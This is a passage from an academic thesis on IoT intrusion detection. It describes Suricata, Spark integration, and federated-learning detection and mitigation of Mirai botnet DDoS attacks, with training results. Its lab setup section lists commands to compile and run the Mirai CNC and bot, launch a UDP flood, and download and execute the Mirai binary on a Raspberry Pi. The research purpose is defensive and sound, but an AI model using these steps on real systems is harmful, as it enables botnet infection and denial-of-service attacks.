Another relevant feature of Suricata is its multi-threaded architecture, which allows for simultaneous processing of multiple data streams. This not only enhances efficiency in traffic analysis but also enables the system to operate effectively in high-demand data processing environments. Suricata's scalable architecture makes it suitable for deployments in large network environments, where speed and efficiency in intrusion detection are essential for ensuring real-time security.

Moreover, the active community contributing to Suricata's ongoing development plays a vital role in the continuous updating of its detection capabilities. Collaboration among security experts allows for the rapid implementation of new rules and adjustments, providing organizations with access to a constantly updated set of threat definitions. This dynamic not only reinforces the effectiveness of Suricata but also fosters an environment where threat intelligence is continuously shared and enhanced.

Finally, the implementation of Suricata can be complemented with other technologies, such as threat intelligence systems, which offer additional insights into emerging threats. Integrating threat intelligence data into Suricata's operation can significantly enhance its ability to predict and respond to security incidents, creating a more holistic approach to defense in depth within networks. This combination of robust detection capabilities and continuous updates enables or-

ganizations to stay ahead of cybercriminals, protecting critical assets and sensitive information.

The compatibility of Suricata with Snort rules and its advanced detection and analysis capabilities position it as a powerful and flexible solution for addressing the contemporary challenges of information security. With this integrated approach, organizations can not only maintain their current security but also evolve their defense practices to tackle the complexities of modern threats.

4.2.9.7 Traffic Capture (PCAP)

Suricata provides a robust mechanism for capturing and storing network packets in the widely accepted PCAP (Packet Capture) format, which is critical for thorough analysis and investigation of security incidents. This functionality is an essential aspect of modern intrusion detection and prevention systems, as it allows security analysts and incident responders to maintain a comprehensive record of network activities over time.

The ability to capture packets facilitates retrospective investigations of network traffic, which is vital for understanding the context and progression of security events. When an incident occurs, the ability to revisit the packets transmitted during the incident period provides valuable insights. Analysts can reconstruct the sequence of events, identify the methods employed by attackers, and determine the specific vulnerabilities that were exploited. This retrospective analysis is crucial for enhancing an organization's security posture, as it allows for the identification of weaknesses in defenses and the implementation of targeted remediation strategies.

Furthermore, the use of PCAP files supports interoperability with various network analysis tools and frameworks, such as Wireshark, tcpdump, and NetworkMiner. These tools offer graphical interfaces and advanced analytical capabilities that enhance the ability to dissect captured packets, visualize traffic flows, and identify patterns that may indicate malicious behaviors. By integrating Suricata's packet capture capabilities with these analytical tools, security teams can leverage their full potential to gain deeper insights into the dynamics of the network, as well as the behavior of benign and malicious entities within the environment.

The storage of packets also facilitates forensic investigations. In the event of a breach or suspected security incident, having access to historical packet data can help determine the attack vector, the scale of the intrusion, and any data exfiltration that may have occurred. This information is critical not only for immediate incident response but also plays a significant role in compliance and reporting requirements. Regulatory frameworks, such as the General Data Protection Regulation (GDPR) and the Health Insurance Portability and Accountability Act (HIPAA), often require the retention of detailed logs and evidence of network activities, making Suricata's packet capture capabilities an integral part of a compliant security strategy.

Suricata's configuration options allow for granular control over which traffic is captured, including the ability to filter packets based on specific criteria. This targeted capture minimizes storage requirements and enhances the relevance of the collected data, as analysts can focus on protocols, IP addresses, or types of traffic that are pertinent to ongoing investigations or sus-

picious anomalies. This flexibility is particularly important in high-traffic environments, where indiscriminate packet capture could lead to overwhelming amounts of data that are impractical for analysis.

Suricata can also be configured to capture and store packets in real-time, which is critical for monitoring incidents as they unfold and providing immediate insights into ongoing attacks. This real-time capability enables security teams to respond quickly to threats as they arise, facilitating immediate actions to mitigate risks and prevent further damage. By coupling real-time packet capture with alerting mechanisms, Suricata empowers organizations to maintain a proactive security posture, rapidly adapting to emerging threats and ensuring that defenses are effectively tuned to current attack methodologies.

Therefore, Suricata's ability to capture and store network packets in PCAP files plays a fundamental role in enhancing an organization's security framework. By enabling detailed incident investigations, facilitating forensic analysis, and providing compatibility with a variety of analytical tools, Suricata significantly contributes to the overall effectiveness of security operations. The analysis of historical network data not only supports immediate incident response but also aids in strategic planning and the continuous improvement of security practices, ultimately promoting a resilient network environment capable of withstanding evolving threats.

4.2.9.8 Integration with Apache Spark

Apache Spark is widely recognized for its speed and scalability, allowing simultaneous processing of large datasets in a cluster of computers. This architecture is particularly beneficial when handling the enormous quantities of log data produced by contemporary network environments. By employing Spark, researchers have the capability to execute complex analytical queries and data transformations quickly, revealing insights that could remain hidden in traditional log analysis systems. The distributed nature of Spark ensures that data processing tasks are spread across multiple nodes, minimizing bottlenecks and enhancing overall throughput.

The real-time event correlation capabilities facilitated by Spark further enhance the functionality of Suricata. In security contexts, event correlation involves aggregating data from various sources to identify patterns or anomalies that may indicate a security incident. By analyzing Suricata's traffic logs alongside other relevant data sources, such as threat intelligence feeds, user activity logs, and system alerts, network administrators and security experts can rapidly identify unusual behaviors and potentially malicious activities. This holistic view of network events provides a more comprehensive understanding of security incidents, allowing for quicker and more informed responses.

The combined use of Suricata and Spark is particularly advantageous in large-scale network monitoring scenarios, where the volume of data can overwhelm traditional security solutions. In such environments, the ability to respond quickly is critical, as delays in the identification and mitigation of attacks can result in significant damage. By processing traffic logs in real time,

researchers can detect threats as they occur, enabling immediate response actions that can prevent or minimize the impact of an attack.

Furthermore, the scalability offered by the Suricata-Spark integration meets the dynamic needs of contemporary network environments. As the volume of network traffic continues to grow, the ability to easily scale the underlying infrastructure becomes vital. With Spark's distributed architecture, information security specialists can expand their data processing capabilities simply by adding more nodes to the cluster, ensuring they can handle increasing data loads without compromising performance. This flexibility allows research teams to adapt to changing requirements and emerging threats while maintaining robust monitoring capabilities.

Additionally, the integration of Suricata with Spark supports advanced analytical techniques such as machine learning and artificial intelligence, which can be applied to the collected network traffic data. By employing machine learning algorithms within Spark, this research contributes to the development of predictive models that identify patterns indicative of potential threats or attacks. This proactive approach to security not only enhances the detection of known threats but also enables the identification of new previously unknown attack vectors, significantly improving the effectiveness of risk mitigation strategies.

The ability to visualize the data processed by Spark also enhances the situational awareness of researchers. By utilizing data visualization tools that integrate with Spark, analysts can create dashboards and reports that provide insights into network performance and security events. These visualizations are crucial for the rapid identification of trends, detection of anomalies, and understanding the broader context of security incidents, which is essential for effective decision-making in dynamic environments.

The integration of Suricata with Apache Spark not only enhances the detection and analysis of security events but also establishes a robust framework that can be applied in various academic research contexts, expanding incident response capabilities and strengthening resilience in the face of emerging threats.

4.3 MIRAI

The Mirai botnet is one of the most notorious examples of cyberattacks based on Internet of Things (IoT) devices. Discovered in 2016, it exploits vulnerabilities in IoT devices with weak security, such as surveillance cameras and routers, infecting them and turning them into bots that can be controlled remotely. The Mirai code was designed to carry out distributed denial of service (DDoS) attacks, overwhelming servers with a massive volume of requests. One of the most significant attacks attributed to the Mirai botnet targeted Dyn, causing downtime for major web services like Twitter, Netflix, and Reddit.

The success of the Mirai botnet can be partially explained by the low security of IoT devices. Many of these devices operate with factory-default credentials, making them vulnerable to auto-



Figure 4.18: Mirai Botnet
(FORTINET, 2024)

mated attacks. Mirai scans networks to locate devices accessible via the Internet and attempts to access them using a known set of default credentials. Once compromised, the devices become part of the botnet, awaiting commands from the Mirai operator to launch coordinated attacks such as DDoS. The simplicity of the attack and the scalability enabled by the growing number of IoT devices contributed to the botnet's rapid spread.

Although the Mirai source code was publicly released on hacker forums, leading to the emergence of variants, mitigation measures have been developed to address this type of threat. Internet service providers and security researchers have worked to identify and disable compromised devices, as well as implement best practices for securing IoT devices. Regular firmware updates, the use of strong passwords, and monitoring of anomalous traffic are some of the recommended measures to prevent the formation of new botnets and mitigate attacks from existing networks, such as Mirai.

The Mirai botnet was selected due to its ease of installation and the level of control it provides over compromised devices, which enabled the rapid and efficient creation of multiple simulation scenarios. The Mirai controller was installed using the following components:

- **Operating System**: Debian 12
- Mirai Controller
- **Infected File**: *mirai.gnueabihf*
- **DNS**: Pihole running in Docker
- **Cross Compilers**:

The *Pihole* was configured using a *docker-compose* file, and the following commands were executed:

- **Create the network for Pihole**:

```
docker network create --subnet=8.8.8.0/24 pihole_network
```

- **Start Docker**:

```
sudo systemctl start docker
```

- **Start the Pihole container**:

```
sudo docker-compose up -d
```

- **Access Pihole**: <http://8.8.8.8/admin>
- **Pihole Admin Password**: UIOT
- **Stop Pihole**:

```
sudo docker-compose down
```

- **Add entries to the local DNS**:

```
cnc.server.com (164.72.16.140)
cnc.scan.com (164.72.17.150)
```

To compile the Mirai source code, the following commands were executed:

- **Install dependencies**:

```
sudo apt install gcc golang electric-fence mariadb-server mari
```

- **Run the compiler script**:

```
sudo bash ./tools/compilers.sh
```

- **Configure and compile Mirai**:

```
bash ./setup.sh
bash ./build.sh debug telnet
```

- **Set up the MySQL database**:

```
cat ./tools/db.sql | sudo mysql
```

The contents of the `db.sql` file include creating tables such as `users`, `history`, and `whitelist`, as well as creating an admin user with the credentials `root/root`.

- **Restart the MariaDB service**:

```
sudo systemctl restart mariadb.service
```

- **Run the Python setup**:

```
python3 setup.py
```

- **Run the CNC and the Bot in debug mode**:

```
cd debug
screen -S mirai-cnc sudo ./cnc
screen -S mirai-bot sudo ./mirai.dbg
```

- **Connect to the CNC via Telnet**:

```
telnet cnc.server.com 23
```

Credentials: `root/root`

In addition to the source code instructions, it was necessary to create two subinterfaces on the LAN to associate the servers `cnc.server.com` and `cnc.scan.com`. The release version used was the SSH version, and the first attack was executed with the following command:

- **First attack command**:

```
udp 164.72.18.160 60
```

To set up the Raspberry Pi for running the Mirai malware, it is necessary to install Telnet, configure a static IP, disable Wi-Fi, and set up DNS and network routing. The following steps outline the process:

- **Install Telnet**:

```
sudo apt update && sudo apt-get install telnet telnetd
```

- **Configure static IP and disable Wi-Fi**
- **Configure DNS server**:

```
nano /etc/resolv.conf
nameserver 164.72.15.130
```

- **Set up network routes**:

```
ip route add 164.72.15.130 dev eth0
ip route add 164.72.16.140 dev eth0
ip route add 164.72.17.150 dev eth0
ip route add 164.72.18.160 dev eth0
```

- **Download and execute the malware**:

```
wget http://164.72.15.130/bins/mirai.gnueabihf -O dvrHelper
chmod 777 dvrHelper
./dvrHelper
```

- **Verify the connection**:

```
ping cnc.server.com
```

After installing Telnet and updating the packages, simply run the script `downloadDvrHelper` and execute the file `./dvrHelper`.

4.3.1 Test Scenarios

The testing segment will be divided into two parts: the first one is about the training and detection step through NIDS architecture, and the second one is about HIDPS activity in order to mitigate attacks directly in malicious smart devices. At the end of NIDS procedure, rules will be activated through HIDPS database to apply the mitigation.

4.3.1.1 Detection through NIDS

The test scenario will use the Federated Learning structure containing one central server and three smart devices acting as training clients. During this procedure, a prediction and classification step will be done to detect new input-captured data. Each training step will be analyzed in terms of accuracy and loss to present the proposed model efficiency when differentiating anomaly and benign network data. Then, it will be compared to other related works that utilize NIDS with Deep Learning (either centralized or federated) in attack scenarios to validate the proposed model.

The base dataset, used to determine each client's knowledge during the Federated Learning procedure, was obtained through Detection Module. New input data are generated by the same module but without a static classification. This dataset is used in a real scenario with the Mirai botnet in order to study and obtain results in a near real time attack and detection procedure. This dataset contains 15 features with flow and signature data to be trained during the Federated Learning stage, with the main goal to analyze and classify new input data as it is being captured in Detection Module.

The Federated Learning method is initialized through the server and it sends new input data to all clients through sockets. The structure, containing all training settings is defined hereafter:

- 3 rounds of 1D-CNN;
- All clients train the model with 20 epochs in each round;
- Batch size is 32;
- The dataset is split in 80% for training and 20% for testing;
- Communication between server and clients is done by sockets;

The scenario consists of three infected smart devices applying HTTP Flood attack to the target's Web Server. The NIDS structure will do the detection in order to obtain the necessary rule to activate DDoS mitigation through HIDPS. The test with detection and mitigation will be done three times in order to obtain the following results:

- Aggregated accuracy, aggregated loss and execution time in the last training round by the Fault Tolerant Federated Averaging algorithm;
- Rule activation through HIDPS after DDoS detection by federated clients;
- HTTP Flood attack mitigation directly in the smart devices;
- Target and smart devices availability through Wireshark;

With the three infected smart devices, an HTTP Flood attack was made to the target. During attack, NIDS was activated to apply Federated Learning training, evalution and new data detection. To check training and detection performance, accuracy, loss and execution time results

were obtained in terms of training and evaluation through Fault Tolerant Federated Averaging aggregation algorithm.

The scenario consists of three infected smart devices applying an HTTP Flood attack to the target's Web Server. The NIDS structure will do the detection in order to obtain the necessary rule to activate DDoS mitigation through HIDPS. The test with detection and mitigation will be done three times in order to obtain the following results:

- Aggregated accuracy, aggregated loss, and execution time in the last training round by the Fault Tolerant Federated Averaging algorithm;
- Rule activation through HIDPS after DDoS detection by federated clients;
- HTTP Flood attack mitigation directly in the smart devices;
- Target and smart devices availability through Wireshark;

With the three infected smart devices, an HTTP Flood attack was made on the target. During the attack, NIDS was activated to apply Federated Learning training, evaluation, and new data detection. To check training and detection performance, accuracy, loss, and execution time results were obtained in terms of training and evaluation through the Fault Tolerant Federated Averaging aggregation algorithm.

Thus, during an attack, the Federated Learning structure trains a pre-obtained model serving as a knowledge base and then classifies each new packet that is captured in near real time. Each client uses Deep Learning to train the model and applies detection after learning each pattern behavior.

At the end of FL execution, the rule is activated through federated clients in a way that the infected smart devices consume it through Kafka. The rule activation works through a Kafka producer while the infected smart devices act as Kafka consumers in order to be mitigated.

4.3.1.2 Mitigation through HIDPS

This scenario focuses on mitigation by providing the end devices with rules to be executed based on the type of attack detected by the NIDS. After the NIDS detects the type of attack and informs the HIDPS orchestrator, the same is going to send an order to the IoT devices to execute the mitigation rule. The goal of this scenario is to observe the whole solution at work and measure the mean time from identifying and mitigating an attack.

The test scenario monitors the behavior of a DDoS attack orchestrated by Mirai in our test network. Three bots composed the botnet, being controlled by the Mirai Controller, executing HTTP Flood attacks aiming to overwhelm the server. The following parameters were defined to execute the attack:

- Attack type: HTTP Flood
- Target IP: 172.16.15.6
- Elapsed time: 200 seconds

The duration of the attack was defined as 200 seconds, and from this moment were captured packets received from the target server, using Wireshark. The result was shown in Fig. 5.32, detaching the total rate sent by the server from the rate received by each bot. It was observed that the maximum rate was 3 Mbits/seconds. Each bot is responsible for, at most, 1 Mbits/seconds, which represents a linear function, between the number of bots and total traffic.

On the tests done an attack was initialized, following the parameters described above but, between 64 and 65 seconds of the attack, the NIDS registered a new rule on the HIDPS controller, requesting that any traffic sent to the target by the bots gets blocked by IPTables installed on the bot.

5 RESULTS

5.1 VALIDATION OF SCENARIO

This research chose the Mirai botnet due to the ease of obtaining its source code and the simplicity of maintaining the network.

The bots were infected within the same network segment as the Mirai controller, executing attacks against the web server located in the same isolated test environment 5.1.

To monitor traffic, port mirroring was implemented for the web server's traffic. All traffic from this server was redirected to the NDIS Controller server, responsible for translating the traffic captured by Suricata into a dataset interpretable by Flower.



Figure 5.1: Data Analysis Flow

To validate the proposed model within the methodology, various test scenarios were designed to evaluate the hypotheses of this study. The validation process was conducted in distinct stages. The first stage focused on identifying botnets through federated learning and comparing the performance of a federated learning model with a centralized model using GRU. The second stage assessed the effectiveness of attack mitigation by the HIDPS, which acts directly at the source of malicious traffic. This approach aims to prevent the propagation of attacks to external networks while ensuring the operational continuity of legitimate devices

Considering the NIDS and HIDPS scenario, particularly with its integration through Fog Orchestrator using the Mitigation Structure referenced in Section 1, the two scenarios presented in Section 4 are executed in order to obtain detection and mitigation results with a real botnet making DDoS attacks.

In this Section, the proposed model results will be divided into the following entities: NIDS and HIDPS execution results, NIDS and HIDPS Related Works Benchmarking.

The attacks generated in the validation tests of this study exhibit characteristics detailed in items 1, 2, 4, 5, 6, 7, and 8 of section 2.1.1.

5.1.0.1 Results of the NIDS Structure Solution

The objective of these tests is to identify malicious traffic generated by IoT devices compromised by botnets within the NIDS Struct. To achieve this, predefined factors that contribute to the accurate classification of network-generated data flows are considered, ensuring greater precision in the identification process.

The adopted methodology is based on training a model using a dataset (DEVENDRA416, 2024), widely recognized in the scientific literature. This procedure aims to prepare the model for accurate traffic classification, distinguishing malicious flows from legitimate traffic.

To conduct the training and compare results, we used a related study (CALDAS FILHO et al., 2023) for benchmarking and comparative analysis.

Using the environment described in the Methodology section, three Raspberry Pi devices infected with the Mirai botnet were employed to generate denial-of-service (DoS) attacks targeting a designated server.

The results presented below pertain to the validation of the proposed scenario for detecting denial-of-service attacks, as described in Subsection 4.3.1.1. In each of the three test scenarios, three Raspberry Pi devices acted as federated learning clients, training the model based on data captured by Suricata and Spark. Subsequently, mitigation rules were applied to neutralize the infected devices.

Three types of results were obtained: Accuracy, to evaluate the efficiency of training and testing; Loss, to indicate the learning rate of each client; and Execution Time, to measure performance. These metrics were employed to assess the effectiveness of the anomaly-based detection model, as detailed in Section 4 and Subsection 4.3.1.1, demonstrating its high efficiency compared to works such as (AZIZJON; JUMABEK; KIM, 2020) and (GHOSH; MANDAL; KUMAR, 2015).

To validate the NDIS Structure, we have divided the tests into distinct scenarios, which will be described below.

5.1.1 Scenario 1

The botnet was activated to conduct a Denial-of-Service (DoS) attack through HTTP requests directed at the web server. All malicious traffic was received by the server, recorded, and subsequently analyzed by the NIDS Struct architecture. In this scenario, the capacity of the NIDS Struct, as described in the proposed solution, was validated in terms of its effectiveness in identifying traffic generated by the botnet, utilizing the referenced datasets for training.

Two different datasets were used during training. The first is a proprietary dataset collected with the aid of a real botnet infected with the Mirai malware, and the second is a dataset extracted from public IDS repositories and presented in (PRASAD; BABU; AMARNATH, 2019). The first

dataset was collected and tested in (CALDAS FILHO et al., 2023). It was gathered from a network undergoing attacks by a botnet infected with the Mirai malware, containing approximately 10,000 entries, 15 features, and is divided into 5 types of traffic: Botnet, Bruteforce, DoS, Normal, and Scan. Additionally, it was generated with the assistance of the Suricata tool, which helped during the pre-classification of the data. The second dataset is a compilation of data extracted from public information sources, the datasets CSE-CIC-IDS2018-AWS, CICIDS2017, and CIC DoS dataset (2016). It contains 12,794,627 data points (divided into DDoS and benign traffic) and a total of 84 features.

A comparative analysis was conducted of the results obtained in terms of accuracy and loss between the decentralized federated learning model and the centralized model, with the objective of demonstrating the effectiveness and limitations of each approach.

5.1.2 Test Methodology for Scenario 1

The machine learning flow used for attack prediction consists of two distinct stages: a supervised stage, in which the model is trained with a dataset containing traffic previously labeled as attack or normal traffic, and a semi-supervised stage, where a pre-trained model (generated in the supervised stage) is exposed to unlabeled data, allowing the generation of a new classified dataset.

The choice of the semi-supervised model arose from the need to deal with unlabeled data collected from real attacks carried out by botnets in a controlled laboratory environment. Thus, the proposed solution can leverage publicly available attack data provided by the community to train the models and, from this base, classify new data as attack or normal traffic.

To evaluate the performance of the models, the following metrics were used: accuracy, loss (calculated based on sparse categorical cross-entropy), and the distribution of elements among the classes. These metrics served as the basis for generating learning curve graphs, confusion matrices, and classification reports.

We can visualize in 5.2 the steps followed in the supervised and semi-supervised models.



Figure 5.2: Data Analyses Pipeline with Machine Learning

The experiments were conducted considering two distinct machine learning architectures: federated learning, implemented with the Flower library, and a centralized model, based on the GRU (Gated Recurrent Unit) architecture. Additionally, three different datasets were used during training and validation to ensure a comprehensive evaluation of the proposed solution.

5.1.2.1 Results of the Centralized Supervised Model

The supervised model based on the centralized GRU architecture and using the dataset from (CALDAS FILHO et al., 2023), here called the UIOT dataset. The accuracy achieved was 0.9859 and the loss was 0.0314, measured using sparse categorical cross-entropy. Its learning curves are displayed in Figures 5.3 and 5.4



Figure 5.3: Accuracy curve of the centralized supervised model with the UIOT dataset over epochs



Figure 5.4: Loss curve of the centralized supervised model using the dataset (CALDAS FILHO et al., 2023) across epochs

The learning curves provide a visual representation of the variation in metric values used during the model's training over the epochs. They reflect trends in the model's performance and can be used as indicators of issues such as overfitting and underfitting. Overfitting occurs when the model excessively adjusts to the training dataset, losing its ability to generalize to other datasets. On the other hand, underfitting happens when the model fails to adequately infer patterns in both

the training dataset and other datasets.

Based on the image in Fig. 5.3, it is observed that the model's accuracy increases over the epochs until reaching a threshold where metric variations become less significant. This behavior allows for an analysis of the computational cost involved relative to the gain in accuracy and other metrics.

Additionally, in Fig. 5.3, it is evident that both the model's accuracy and validation accuracy improve over the epochs. This demonstrates progress in the model's capability to identify attacks, indicating that the training process is effective. The final accuracy achieved by the model was 98.59%.

The loss curves represent the variation of metrics associated with model errors, such as false positives and the distance between actual and predicted values. They allow an analysis of the reduction in errors throughout the training process. As illustrated in Fig. 5.4, the model's loss values decrease as the epochs progress, resulting in a final loss of 3.14%.

Additionally, Fig. 5.4 shows that both the loss and validation loss exhibit a progressive decline over the epochs. This reflects a reduction in the model's classification errors during training, demonstrating that the learning process is functioning as expected.

At the end of the training, a confusion matrix is generated, where the number of predicted classes is compared to the true classes, making the comparison between predicted and expected values more visual, and a classification report, which presents values such as accuracy, loss, and others for each class. The confusion matrix is displayed in Fig. 5.5, and the classification report is shown in Fig. 5.6.

A confusion matrix is a graph that allows the comparison between actual values and predicted values by the model to be visualized, being an extremely common method for evaluating machine learning models. In a confusion matrix, the columns represent the values predicted by the model, while the rows represent the actual values. This makes it possible to evaluate the number of correct predictions, as well as establish a statistical correlation between variables, enabling the study of what led the model to make predictions in the way it did. Thus, the matrix presents in its rows the true classes and in its columns the predicted classes, which are divided according to the classes contained in each dataset: Botnet, Bruteforce, Dos, and Normal for the dataset (CALDAS FILHO et al., 2023), and Benign and DDoS for the dataset (PRASAD; BABU; AMARNATH, 2019).

The confusion matrix in Fig. 5.5 displays the number of predictions made for each class and their respective true classes. It can be observed that the main diagonal of the matrix, representing the true positives, accumulates the majority of all predictions made, indicating that the model demonstrates good performance in its classifications, achieving a final accuracy of 98.58% in its classifications.



Figure 5.5: Confusion matrix of the centralized supervised model with the dataset (CALDAS FILHO et al., 2023)

The classification report in Fig. 5.6 provides a representation of the precision, recall (calculated as the ratio of true positives to the sum of true positives and false negatives), and F1-score (a value weighted by precision and recall) for each class present in the dataset. It can be observed that all values are above 0.5, with some very close to 1, indicating that the number of correctly predicted classes is significantly greater than the number of false negatives. The weighted average values for each class were: precision of 99%, recall of 99%, and F1-score of 99%.

